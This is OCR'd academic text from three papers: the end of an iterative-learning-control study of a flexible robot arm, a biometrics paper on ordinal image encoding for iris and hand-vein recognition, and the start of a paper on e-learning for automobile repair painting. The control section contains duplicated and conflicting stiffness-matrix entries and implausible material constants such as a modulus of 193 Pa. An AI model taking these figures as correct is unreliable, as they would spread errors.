$$K(7,2)=0,K(7,3)=0,K(7,4)=\frac{27648\,E\,I}{97L_3^3}$$
$$K(7,5)=\frac{-59520\,E\,I}{97L_3^3},K(7,6)=\frac{2\,E\,I\,(58174\,L_3^3+30526\,L_4^3)}{97L_3^3L_4^3}$$
$$K(7,7)=\frac{-2\,E\,I\,(36672\,L_3^3+11328\,L_4^3)}{97L_3^3L_4^3}$$
$$K(7,8)=\frac{27648\,E\,I}{97L_4^3},K(7,9)=\frac{-4608\,E\,I}{97L_4^3}$$
$$K(8,1)=0,K(8,2)=0,K(8,3)=0,K(8,4)=0\ ,K(8,5)=0$$
$$K(8,6)=\frac{27648\,E\,I}{97L_4^3},K(8,7)=\frac{-59520\,E\,I}{97L_4^3}$$
$$K(8,8)=\frac{27648\,E\,I}{97L_4^3},K(8,9)=\frac{-22656\,E\,I}{97L_4^3},K(8,1)=0$$
$$K(8,2)=0,K(8,3)=0K(8,4)=0\ ,K(8,5)=0$$
$$K(8,6)=\frac{27648\,E\,I}{97L_4^3},K(8,7)=\frac{-59520\,E\,I}{97L_4^3}$$
$$K(8,8)=\frac{61052\,E\,I}{97L_4^3},K(8,9)=\frac{-22656\,E\,I}{97L_4^3},K(9,1)=0$$
$$K(9,2)=0,K(9,3)=0,K(9,4)=0\ ,K(9,5)=0$$
$$K(9,6)=\frac{-4608\,E\,I}{97L_4^3},K(9,7)=\frac{16128\,E\,I}{97L_4^3}$$
$$K(9,8)=\frac{22656\,E\,I}{97L_4^3},K(9,9)=\frac{9984\,E\,I}{97L_4^3} \tag{18}$$

The objective is to apply an ILC control to the system (12) to ensure stability and the trajectory tracking of desired trajectory $y_d(t)$ based on the following hypothesis.

B1 : The desired trajectory $y_d(t)$ is iteration invariant.

B2 : Every operation begins at an identical initial condition $x_k(0)=0$.

In this section, the formulated problem is solved by using the ILC control described by the following form:

$$u_{k+1}(t)=\beta u_k(t)+K_1\dot{\eta}_{k+1}(t+1)+K_2\dot{e}_k(t) \tag{19}$$

$$\eta_{k+1}(t+1)=\int_0^t\left(\dot{x}_{k+1}(t)-\beta\dot{x}_k(t)\right)dt \tag{20}$$

Where, $e_k(t)=y_d(t)-y_k(t)$ is the output tracking error, $\dot{\eta}_{k+1}(t)$ denotes the state vector between two iteration, K_1, K_2 are learning gains with appropriately dimensioned matrices to be designed, and β a positive scalar. Replacing (12) in (19) and respecting (20), we obtain the state space representation of the closed loop system.

$$\begin{bmatrix}\dot{\eta}_{k+1}(t)\\ e_{k+1}(t)\end{bmatrix}=\begin{bmatrix}(A+BK_1) & BK_2\\ -C(A+BK_1) & (\beta-CBK_2)\end{bmatrix}\begin{bmatrix}\eta_{k+1}(t)\\ e_k(t)\end{bmatrix} \tag{21}$$

The state space representation (21) includes two independent dynamic processes: one along the time axis t and the other along the iteration axis k. As it is specified [13] we have G_{bf} the transfer from $e_k(t)$ to $e_{k+1}(t)$.

$$G_{bf}=\begin{bmatrix}A_{bf} & B_{bf}\\ C_{bf} & D_{bf}\end{bmatrix}=\begin{bmatrix}\left(A_{k+1}+BK_1\right) & BK_2\\ -C\left(A_{k+1}+BK_1\right) & \left(\beta-CBK_2\right)\end{bmatrix} \tag{22}$$

The design objective is to minimize the H_∞ -norm of the closed-loop transfer function G_{bf} for $e_k(t)$ to $e_{k+1}(t)$ that is to say:

$$\left\|G_{e_{k+1/}e_k}\right\|_\infty<\gamma \tag{23}$$

Remark1: In the remainder of this paper, it will be shown that the ILC law can help the tracking error l_2 - norm monotonically converges to zero along the iteration direction.

B. *Tracking Error Convergence*

Due to the problem formulation producing the system (12) with ILC control (19) and respecting hypothesis B1) and B2), we found the appropriate learning gains K_1, K_2 such that the monotonic convergence in (22) is achieved, and the output error $e_{k+1}(t)$ converges to zero as $k\to\infty$, for $t\ge 0$, $k\in IN$.

Definition 1. [14] given the system (12) and ILC controller (19), with B1) and B2), then, (22) is monotonically convergent in $e_k(t)$ if there exists $0<\gamma<1$, $\forall k \in IN$ such that

$$\|e_{k+1}(t)\|_2 < \gamma \|e_k(t)\|_2 \tag{24}$$

Where, $e_k(t)$ the output error of system in iteration k, and $e_{k+1}(t)$ the output error of system in iteration $k+1$.The norm $\|e_k(t)\|_2$ is defined by:

$$\|e_k(t)\|_2 = \sqrt{\left(\int_0^t e_k{}^T(t)e_k(t)\right)dt} \tag{25}$$

IV. H_∞ MONOTONICALLY CONVERGENT CONDITION

In this section, a sufficient MC condition for the new system (22) is introduced in terms of LMIs.

Theorem 1: For given a scalar $0<\gamma<1$, the system (12) with ILC control law (19), then (23) is convergent in $e_k(t)$, if there is symmetric positive matrix X, and the matrix N_1, K_1, K_2 with appropriate dimensions, and a scalar $\beta \in [0,1]$, such that the following LMI conditions are satisfied:

$$\begin{bmatrix} AX+BN_1+sym(...) & * & * \\ (BK_2)^T & -I & * \\ (-CAX-CBN_1) & (\beta-CBK_2) & -\gamma^2 I \end{bmatrix} < 0 \tag{26}$$

In this case K_1 are given by $K_1 = N_1(X)^{-1}$.

Proof: First, we consider the increased system (24), if is $\dot{\eta}_{k+1}(t)$ the input signal and $e_{k+1}(t)$ is the output signal. The iterative learning control law can guarantee the monotonic convergence of the output error between the desired output and the actual output for the entire time interval through the iterative learning process.

Applying the BRL [14] to (23), for sufficient condition for the convergence of $\|G_{bf}\|_\infty < \gamma$ it is necessary to determine the positive definite $P>0$ for the following inequality:

$$\begin{bmatrix} (A+BK_1)^T P + sym(..) & * & * \\ (BK_2)^T P & -I & * \\ -C(A+BK_1)^T & (\beta-CBK_2) & -\gamma^2 I \end{bmatrix} < 0 \tag{27}$$

Given the matrix $X = P^{-1}$, and multiplying the condition (26) twice, once by $diag(X,I,I)$ (on the left) and, the other, by the transpose of $diag(X,I,I)$ (on the right), we have the condition (25). The proof is complete.

V. RESULTS AND ANALYSIS

In this section, we apply a motion profile as an input to the system (22), as it is proved in [15] the fifth-polynomial profile can provide smooth movement to the single-link flexible arm. This movement is called a minimum-jerk movement, jerk meaning the derivative of acceleration. A motion profile with limited jerk is remarkably similar to the movement of human joints and it reduces the excitation of natural modes.

For the simulation we took:

$$Im = 0.004\ kg.m^2, A = 0.00002m^2, \rho = 3250kg.m^{-2}, l = 0.6m$$
$$I = 1.6710^{-12}m^4 \quad E = 193Pa \quad and\ m = 0.2kg$$

For illustration purposes, the resulting gains obtained by applying Theorem 1 guarantee the monotonic convergence of error as listed below:

$$K_1 = [0\ -3.6264\ \ 2.2281\ -0.8060\ 0.2299\ -0.0006\ \ -0.0002\ -0.0017\ 0\ -0.001\ -0.002\ 0\ 0\ 0\ 0\ 0\ 0\ 0] \tag{28}$$

$$K_2 = [9.1297\ 10^{-11}] \tag{29}$$

Fig. 2 shows the time and iteration evolution of the output error $e_k(t) = y_d(t) - y_k(t)$. As shown in this figure, the tracking error converges to zero along the iteration and becomes more accurate as the iteration number increases. For error cancellation between the motion profile and the system response we needed ten iterations, the number of iterations is due generally to the size of the system, increasing the number of finite elements during modeling causes the increase of the size of the system since each element adds state variables.

Fig. 3 shows the time evolution of the reference trajectory and the output, after the ninth iterative the system converges completely to the input, this convergence requires a time of 0.45 seconds which shows the rapidity of the control law in the time domain in contrast with the iteration domain, this total convergence is nearly impossible with conventional control methods like the inverse dynamics control.



Fig. 2. Evolution of tracking error between iteration.



Fig. 3. Desired and measured output evolution.

VI. Conclusion

In this paper, the complication of tracking trajectory for a smooth motion profile of a single-link flexible arm has been investigated. The dynamic model of the manipulator is obtained by using the finite elements method with four finite elements to ensure the accuracy of the model. The system is considered as a repetitive system and an ILC controller is employed to ensure the cancellation of error. Sufficient conditions for the existence of such controller are formulated in terms of a set of LMIs. A numerical example is displayed to illustrate the effectiveness of the proposed methods. In conclusion, the result depicted is an important step towards analyzing physical systems with infinite deformations such as flexible manipulator robots that are difficult to control due to the size of their state-space representation.

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Biometrics Recognition based on Image Local Features Ordinal Encoding

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***Abstract*—In the present informational era, with the continue extension of embedded computing systems, the demand of faster and robust image descriptors is an important issue. However, image representation and recognition is an open problem. The aim of the paper is to embrace ordinal measurements for image analysis and to apply the concept for a real problem, such as biometric identification. Biometrics provides a robust solution for the identity management process and is increasingly more present in our life. To explore the textural discriminative information of images, the paper proposes a new feature extraction technique, namely, Image Local Features Ordinal Encoding.**

***Keywords*—Biometrics; image local features; ordinal measurements; iris; dorsal hand veins**

I. Introduction

The recent advancements achieved in computer vision, together with sensors evolution, play a key role in the development of real-world applications. A privileged area of applications where ordinal analysis and encoding procedures have been found to be relevant is pattern recognition. Biometric recognition is defined as automatic person identification based on vectors derived from biological characteristics. Ordinal measurements were employed by several biometric systems especially for signal or image feature extraction purposes, mainly because of their computational properties. A brief description of the main pattern recognition techniques based on ordinal comparisons with notable influence on image processing is further presented.

In 1990, He and Wang proposed the first method for image encoding based on the intensity value of the pixels from a local neighborhood, namely Texture Unit Number (TUN) [1]. In [2] one of the most powerful texture descriptors Local Binary Patterns (LBP) were introduced. The LBP operator compares each image pixel with its 8 neighbor pixels: if the neighbor pixel is greater or equal then the central one, a binary 1 is resulted, otherwise a binary 0 is used. Finally, a 256 values histogram is used to collect the occurrences of local patterns. To reduce the dimensionality Ojala et al. [3] observed that if only the 'uniform' patterns (where the maximum number of bit-wise changes is 2) are retained, the discrimination performance remains similar. A significant advantage of this technique is that avoids the need of using time or frequency normalization. Lately many variations were proposed in literature, starting from this methodology, LBP and its variants have been successfully used for image recognition tasks including biometrics. For example, the use of several patch-based image descriptors: Local Binary Pattern, Local Phase Quantization and Differential Excitation, has been investigated in [4] for iris recognition.

Another approach, named Local Line Binary Pattern (LLBP) determines a line binary code along with horizontal respectively vertical direction and its magnitude, and characterizes the change in image intensity such as edges and corners [5]. It was applied especially in biometric recognition systems based on hand veins structure from finger [6], palm [7] or the dorsal part [8].

Wang *et al.* proposed in 2011 a highly discriminative method called Local Intensity Order Pattern (LIOP) that uses the advantages offered by ordinal measurements to extract the image descriptors [9]. The input image is partitioned into square patches with odd length and then each local patch is divided into sub-regions with the same intensity. Next, a Local Intensity Order Pattern of each point is computed, based on the relationships among the intensities of its N neighboring points. For each vector, a mapping is done by sorting the elements of the vector in an increasing order and assigning an integer value from 1 to $N!$, since there are $N!$ possible permutations. This approach explores the fact that the relative order of pixel intensities remains unchanged when the intensity changes are monotonic [10] and has been successfully applied in [11] to extract the representative information from iris texture.

Other ordinal measurements based methods proposed in literature to solve various problems such as image recognition, tracking or classification are: Ordinal and Spatial information of Regional Invariants (OSRI) [12], Multisupport Region Order-based Gradient Histogram (MROGH), Multisupport Region Rotation and Intensity monotonic invariant Descriptor (MRRID), etc. [13]. A very comprehensive study of image ordinal descriptors was recently published by Fan and Wang in [14].

The rest of the article is organized as follows. In Section II we present the proposed technique, namely Image Local Features Ordinal Encoding (ILFOE). It will be integrated, in Section III, in two biometric systems, based on iris respectively dorsal hand veins. Finally, Section IV concludes the paper.

II. Image Local Features Ordinal Encoding

It is well-known that a pattern recognition algorithm needs to solve the following three problems: what to measure, how to measure and how to interpret the results.

The human brain capabilities of visual pattern recognition remain poorly understood. Some recent studies state that the computational models disposed by the visual cortex are based on qualitatively comparing rather than quantitative information. According to this idea, a new method applicable for image recognition and based on ordinal measurements, is further proposed. Qualitative comparisons, associated to the relative ordering of extracted characteristics, are defined as ordinal measurements.

Usually, an automatic image classification approach contains three main modules: firstly, relevant features are extracted from images, the features are then encoded into descriptors and finally, the classification is achieved by disposing the image descriptors into a machine learning algorithm. The encoding process affects the system efficiency (speed and accuracy).

Of late years, different descriptors have been designed to improve the performance of standard histogram encoding procedure. The Bag-of-Features encoding model has been extensively explored for image recognition. The most known Bag-of-Features strategies are: Voting Based Methods (Hard Voting and Soft Voting), Fisher Kernel, Sparse Coding, Local tangent Coding, Super Vector Coding, Salient Coding, etc. [15], [16].

Further we focus on the first two step of this pipeline. The framework of the proposed ordinal image encoding algorithms is presented in Fig. 1.

The local features could be extracted from image filter responses or from image patches. The selection of the optimum filter banks is application dependent. The use of image patches is considered to be faster and less complex than using image jets [17].

The designed method, namely *Image Local Features Ordinal Encoding (ILFOE)*, consist of representing images through the differences between patch based local features.

The intensity pixels values will be explored by different local processing algorithms on a squared or circular neighborhood. The employed techniques must satisfy several requirements: should be highly informative and should capture textural variation. The number of features resulted from each patch is preferable be fixed and small.



Fig. 1. Image ordinal encoding.



Fig. 2. ILFOE Algorithm.

The ordinal relation between pairs of features extracted from succesive patches is further investigated. The algorithm implies qualitative feature comparisions such as greater than, less than and equal. Fig. 2 summarizes the proposed ILFOE algorithm.

For each comparison, a ternary code (+, 0, -) is established, as follows: if the difference between considered features is greater than a threshold value *t*, then "+" is assigned to it. A difference lesser than -*t* is encoded with "–" and a difference value in the range of width *t* around zero is quantized to "0".

$$TCm = \begin{cases} +, & Fm_B - Fm_A > t \\ 0, & -t \le Fm_B - Fm_A \le t \\ -, & Fm_B - Fm_A < -t \end{cases} \tag{1}$$

Where $Fm,\ \ \overline{m = 1, n}$ are local features, A and B are successive neighborhoods and *t* is a predefined threshold.

The signs of the differences between adjacent neighborhoods are encoded into symbols, resulting in n^3 distinct values, where *n* is the number of the considered local features. The proposed method converts the input image into an encoded stream of discrete numerical symbols, resulted from ordinal comparisons, as shown in Fig. 3. It is expected that the compactly extracted vectors will facilitate the matching process. The new approach is very flexible and could be adapted so that region patterns to be constructed dependent upon the image classification task.

For unidimensional signals, a similar procedure, namely TESPAR DZ has been proposed in [18] and successfully employed especially for speech analysis.



Fig. 3. Discrete numerical symbols resulted from ordinal comparisons.

III. Designing a General Framework for Biometric Recognition based on Ordinal Measures

The paper intent is to argue that ordinal image representation provides an appropriate solution for efficient biometric authentication. The presented method will be integrated in two recognition systems, based on iris respectively dorsal hand veins. The processing flow used to implement the biometric systems is presented in Fig. 4.



Fig. 4. Biometric system processing flow.

A. *Unimodal Biometrics Systems based on Iris and Dorsal Hand Veins*

In present, the identity management solutions based on both iris and hand veins recognition have received a considerable attention. Compared with others physiological traits, iris and dorsal hand veins are less susceptible to damage or forgery and remains unchanged for a long period of time.

To evaluate the iris biometric system, experiments were made on two publicly available databases: UPOL and CASIA_V1. The first one includes high resolution and texture rich color iris images, captured under visible lighting from 64 persons (3 for each eye) [19]. The second database contains greyscale images, collected from Asian persons [20]. The iris region is often covered by eyelids and eyelashes (the iris content is less than 67%, for 11% of images [21]). Different experiments have been conducted by considering 93 users and 5 different images for each individual, taken from the same eye.

The inner and outer boundaries of the iris were delimited during segmentation process by the help of the circular Hough transform. The region of interest (ROI) was then unwrapped into polar coordinates and used for the feature extraction step. Since the upper and bottom of the iris, are often occluded by eyelashes or eyelids, we investigate our method on the side parts only. The half iris area (8 blocks) was selected between 315° and 45° for the right side and between 135° and 225° for the left side. After segmentation step, 8 blocks of same dimension are selected from the unwrapped rectangular iris image according to Fig. 5.

The biometric system based on dorsal hand veins has been designed by using the NCUT Part A database. For experimental setup, 1020 near infrared gray images collected from the left hands of 102 individuals (10 samples / user) has been considered [22]. After region of interest selection, the following techniques has been employed for image enhancement: an adaptive histogram equalization with Rayleigh distribution, followed by a median filtering and an anisotropic diffusion. The resulted image has been further divided into 9 equal blocks as shown in Fig. 6.

Fig. 5. Half iris area selection (8 blocks).



Fig. 6. A. Original image; b. Selected and enhanced ROI.

The ILFOE technique is applied independently on each block to encode the pattern information. Different local features were estimated, from a k-by-k neighborhood, around each reference pixel:

- The range value (maximum value − minimum value) of the neighborhood.
- The median value.
- A pixelwise adaptive Wiener value based on local mean and variance.
- The standard deviation.
- The entropy value.
- The local binary pattern.
- The rotation invariant local binary pattern, etc.

The resulted image is of the same size as the input one for all above mentioned techniques. Different experiments were conducted to select an appropriate combination of individual features for biometric recognition. Best recognition rates were achieved by incorporating local range with median and pixelwise adaptive Wiener values. A symmetric and rectangular 9x9 neighborhood centered at each pixel, yield the most accurate prediction in case of iris based system, while for hand veins system a 5 x 5 neighborhood seems to be the most appropriate.

For gray images, the range, median and Wiener values, extracted from image patches, were further converted into a vector based representation by means of the proposed ordinal encoding procedure. Another modality, adequate to color images, was designed by encoding the same local feature, extracted from R, G, B color channels separately.

On these particular situations, n=3 thus 3^3= 27 symbols are generated for each sub-image. The final vector consists in N*27 features, where N is the number of considered blocks: 8 for iris images and 9 for dorsal hand veins images. It is independently of input image size and was obtained by simply concatenating the local histograms. Since the proposed technique is applied on sub-images (blocks) separately, the possible artifacts (segmentation errors, occlusions, etc.) will influence only the corresponding local vector. The recognition rates are listed in Table I.

TABLE I. RECOGNITION RATES FOR THE UNIMODAL BIOMETRIC SYSTEMS

System	Image Type	Database	Classes	Local Features	Feature Vector Length	Train /Test Ratio	Accuracy %
IRIS	Gray Images	CASIA_V1	93	Range + Median + Wiener	8*27	3/2	97.84
		UPOL	64		8*27	2/1	96.87
	Color Images	UPOL	64	Range	8*27	2/1	95.31
						1/2	90.62
				Median	8*27	2/1	100
						1/2	99.21
				Wiener	8*27	2/1	100
						1/2	100
HAND VEIN	Gray Images	NCUT	102	Range + Median + Wiener	9*27	6/4	94.85
						7/3	96.40

The Support Vector Machine, RBF kernel, has been used for the recognition task since it has been successfully applied in many studies for object classification [23].

B. *Bimodal Biometric Systems based on Feature and Score Level Fusions*

A single biometric trait does not satisfy all the requirements (e.g. accuracy, permanence, circumvention, etc.) especially when it comes to large-scale authentication systems [24].

Therefore, a bimodal recognition system based on iris and dorsal hand veins has been also designed, by considering 93 virtual users. Each subject from CASIA_V1 iris database has been combined with a subject belonging to NCUT vein database. The use of virtual subjects is a common and accepted procedure in biometrics.

The fusion has been made at the feature level and matching-score level. The second strategy combines the matching scores of each unimodal system, in order to arrive at a final decision about the users' identity. The scores provided by individual matchers are incorporated by the product rule. The recognition rates are listed in Table II.

The proposed new technique is considered to be suitable for portable applications, especially due to the computationally low costs.

Table III presents comparative summary of several prior approaches presented in the literature for iris respectively dorsal hand vein authentication. For the selected systems, different ordinal based methods have been employed for image analysis.

TABLE II. RECOGNITION RATES FOR THE BIMODAL BIOMETRIC SYSTEM

System		Database	Users	Train /Test ratio	Feature Vector Length	Methods	Accuracy (%)
Unimodal	IRIS	CASIA_V1	93	3/2	8*27	Range + Median + Wiener)	97.84
	HAND VEIN	NCUT	93	3/2	9*27	Range + Median + Wiener	86.02
Bimodal	IRIS & HAND VEIN	CASIA_V1 + NCUT	93	3/2	8*27 + 9*27	Feature Level Fusion	99.46
					8*27 & 9*27	Score Level Fusion	98.38

TABLE III. BIOMETRIC SYSTEMS BASED ON ORDINAL MEASURES

System	Database	Methods	Accuracy (%)
IRIS [25]	CASIA	LBP + combined Learning Vector Quantization Classifier	99.87
IRIS [11]	CASIA	Local Intensity Order Pattern (LIOP)	96.77
	UPOL		100
HAND VEIN [26]	NCUT	Partition Local Binary Pattern (PLBP)	90.88
HAND VEIN [27]	NCUT	Local Binary Pattern + geometry features (crossing, end-points)	96.67
HAND VEIN [8]	NCUT	Riesz Wavelet + Local Line Binary Patern + Statistical Moments	87.9

IV. CONCLUSIONS

One fundamental issue in pattern recognition consists in finding a convenient method for image to symbol transformation. The present paper proposes a novel technique resulted by integrating local image features into an ordinal measurement based encoding method.

The obtained results indicate that ILFOF method constitutes a promising solution for image features extraction that could be easily adapted to different matching or recognition tasks. The proposed technique is fast to compute, has a low memory cost and can successfully address real world applications such as biometrics.

Low computational complexity, large tolerance to illumination variations and high degree of accuracy are particular benefits provided by the designed biometric system. Also, fixed length feature vectors are desirable as inputs for the classification module.

To validate the effectiveness and the applicability of the proposed encoding procedure, future work will examine the ILFOF potential on other application area, such as medical imaging. Future research will also explore other methods for image local features extraction.

ACKNOWLEDGMENT

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Creation and Usability Evaluating of E-Learning Contents for Automobile Repair Block Painting

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***Abstract*—Due to the fact that paintwork in the automobile repair industry requires individual correspondence, work by human hands is indispensable. Although the skills of expert engineers have a great influence on the finish, learning these skills require a lot of experience and time. In Japan, the number of young people in the automobile mechanic and automobile repair industry is drastically decreasing due to the declining birthrates, the trend of young people turning away from driving cars, and the diversification of occupation options. Moreover, the aging of the mechanics and repair technicians has been progressing, and the average age of the mechanics and repair technicians remaining in this industry has been increasing every year. In the near future, there is a high possibility that the shortage of human resources supporting this industry will become apparent. In this study, we aimed to construct a self-study support system for young engineers engaged in automobile repair painting to support skill acquisition, using e-learning teaching materials utilizing motion analysis data on block painting by solid paint done by experienced engineers. Furthermore, the usability of the teaching materials was clarified from the viewers' characteristics obtained by publishing the teaching materials. The e-learning teaching materials which secured a certain number of repeaters had a possibility to be effective teaching material. At the same time, several tasks such as the shortening of playback time of the teaching material time were also highlighted.**

***Keywords*—Automobile repair; block painting; expert; e-learning; usability**

I. Introduction

The success of transferring skills is a social problem often spoken in various fields. The work which was once done by human beings has been mechanized and automated by the evolution of various research and technology, but still, there is a lot of work that cannot be done without human intervention. In Japan, problems of successful skill inheritance in the manufacturing industry are particularly noticeable, and the training of young engineers has been a big challenge. Many efforts and research has been done for successful skill inheritance.

Automobile repair paint work is no exception, there are many tasks done by hand. In the first place, types of damage spots on the cars are unique, they differ case by case, and thus flexible repair techniques based on engineers' experience and reliable technologies are required.

As a general well-known teaching method for capacity building, there is on-job training (OJT) that hones his/her skills while engaging in on-site work. Through specific works, the purpose of OJT is for expert engineers to intentionally and systematically teach the essential knowledge, skills, and attitudes required for the job on a constant basis for inexperienced engineers or beginners. By doing so, it refers to all activities that foster the processing capacity and competence of the overall manufacturing activities [1].

There are also off-JT learning from the field outside the company and schools, but it requires extra funds and time [2]. Considering the nature of the automobile repair and paint industry, which is dominated by small and medium-sized factories hiring less than 10 employees [3] that suffer from financially harsh environments, it is difficult to encourage them to take the Off-JT program. This basically, leaves OJT as the more realistic and reliable method to improve the skill development of their workers.

However, there is a disadvantage to the OJT program. It takes a lot of time to transfer these particular skills, especially related to the workers' long-years of experience and talents. Both skilled and young engineers must carry out OJT while conducting normal operations. For this reason, it is difficult to tackle OJT only at the site. Without the understanding of the management team, including immediate managers or direct bosses in the workplace, it will be difficult to carry out OJT efforts in an effective manner. In order to conduct effective OJT, it is necessary for all employees, including management and others, to recognize that "human resource development (skill succession) is a management task and must be dealt with urgently" [4]. Also, we must consider the disadvantage, [5] that

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the contents and quality of guidance will vary depending on the teaching ability of the people who are acquiring the skills. Being skilled engineers don't always mean that they are excellent leaders, and improvement of the teaching ability of the teaching side is also an important subject. Taguchi explains that the approach of traditional skill transfer is divided into 1) methods mainly for recording and extracting technologies and skills, 2) methods instructed by leaders directly to successors, 3) instructor's support and self-learning, 4) System using IT, and 5) consulting [6]. OJT falls under 2) of these. It can be said that it is important to incorporate methods other than 2) in order to complement the drawbacks of OJT and to carry out more effective skill transfer. In the transferring of skills, IT and digitization are advancing, and Song says e-learning is one of the effective tools of teaching methods [7]. There are other studies that incorporate e-learning to acquire the certain skills, such as the studies of skill transferring in welding technology done by Mr. Sou [8], in Kyo wall construction [9] by Takai et al. and in training of new nurses by Isetami et al. [10]. Also, in the United States, e-learning of automobile repair is operated [11], but it is not yet existed in Japan.

We have visualized and digitized techniques essential in skilled technicians in painting work for the purpose of transferring skills [12]. In this research, we created e-learning content for young engineers using this experiment result. Furthermore, usability of contents was clarified from viewers' characteristics obtained by content disclosure.

II. Collecting and Selecting Data for Teaching Materials

A. Data Collection Method and Analysis Result

Engineers engaged in automobile repair painting are required to perform a block painting work using solid paint on a door panel of an automobile. The spray gun's movement and worker's motion was measured and analyzed by the three-dimensional movement and also, by the gripping force measuring devices. The painting work process is shown in Fig. 1. In addition, the finishing touch was evaluated by measuring the paint film of the painted panel using a film thickness meter. Details of the experimental methods are as reported in the preceding research [12]. The results obtained by experts compared with non-experts were as follows:

- The standing position did not change and the body did not tilt greatly (see Fig. 2).
- There was a trend that both armpits and elbow were closed.
- The distance between the standing position and the gun was close to the painted object.
- The motion range of the gun was small and the speed was fast.
- The spray gun speed decreased toward the end of the panel (see Fig. 3).
- The spray gun nozzle was held tightly.
- The entire door panel was finished with uniform film thickness.

B. Disclosure of Results to Interview Participants and Hearing Survey

"Measurement posture of engineer", "angle of right elbow", "angle of right side", "distance between spray gun and door panel", "measurement of distance between hip and door panel", "Spray gun travel distance", "Spray gun travel speed", "Thickness of paint film", "Spray gun trajectory", "Power to grasp spray gun", Expert and non-expert work video to the experiment [12] participants at the meeting. After reporting the result, the experts were asked why they were performing actions that resemble the result. Non-experts were also interviewed and asked at which points they felt were difficult to do in painting work and what were the useful outcomes from this experiment.

At the briefing session, not only the experiment participants but also super experts who taught painting to the experts who participated in the experiment were involved. The super experts pointed out "the test results showed that the experts conducted the painting exactly how they taught". "And the experts who have more than 40 years of work experience are doing their own movements to work better." Considering the fact that the super skilled experts had a lot of knowledge, they had a unique way of painting which was very different but better than the regular experts. The super skilled experts felt it was better to exclude their data and include only the expert's movements for better and accurate results as teaching materials. There was an opinion from experts: "Since I already forgot how I was taught, if there areteaching materials, it will be a guide." And opinion of a non-expert was voiced to take further explanation for his/her motion recorded in the video.

C. Selection of Contents of E-Learning Material

Based on the analysis result and remarks of the attendees at the report meeting, we selected the contents of the teaching in the e-learning material. The contents of the teaching in the e-learning material were decided as follows:

1) Show a video recorded of an expert painting to trainees.

2) Make sure the posture during painting and a trajectory of the spray gun from the back and side angle.

3) Panel and body position relationship.

4) Operating speed of spray gun.

5) Angle of armpit and elbow.

Fig. 1. Photo of block panting work.

